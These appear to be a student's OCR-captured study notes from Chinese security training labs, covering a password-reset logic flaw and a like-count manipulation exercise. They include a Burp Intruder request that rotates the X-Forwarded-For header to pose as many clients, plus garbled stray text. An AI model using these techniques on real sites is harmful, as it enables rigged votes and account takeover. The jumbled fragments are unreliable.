20200807信息安全实训

笔记本: 我的第一个笔记本

创建时间: 2020/8/7 17:48 **更新时间**: 2020/8/7 19:57

作者: 820410740@qq.com

URL: http://219.153.49.228:46502/password_reset.php#

墨者学院 逻辑漏洞

登录密码重置漏洞溯源 由于验证码与手机号没有进行严格的过滤 手机号与验证码未匹配,导致密码重置 key为 mozhe2a5cb4bfd11602d5a11f4ed73f3

热点评论刷分漏洞分析溯源 刷赞 将某个人的评论使用不同方式推向热评

?) Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which paylo details.

Attack type: Sniper

POST /like_do.php HTTP/1.1

Host: 219.153.49.228:40936

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0

Accept: application/json, text/javascript, */*; q=0.01

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 4


Origin: http://219.153.49.228:40936

Connection: close

Referer: http://219.153.49.228:40936/news_comment.php Cookie: PHPSESSID=lovctk4uvk477a2ppkh71mu6f7

X-Forwarded-For: 219.153.49.§228§

id=7



o oe on me spot oerore me mst oeat, meal in custody! Ot

Haha, a little mean. This kid forget the words of sand Shu said, according to the law, not on the cap, not

攻防世界

view source 查看网页源码 get post 学习如何get post传值 robots robots.txt 文件存有文件名 backup index.php的备份文件为index.php.bak cookie 使用bp抓包 发现指向cookie.php 重新抓包 指示查看response disabled_button 不能点的按钮 直接把按钮disabled属性删掉即可

herwise the police are too useless, too shame!

★(721) 神回复

yang 1小时前

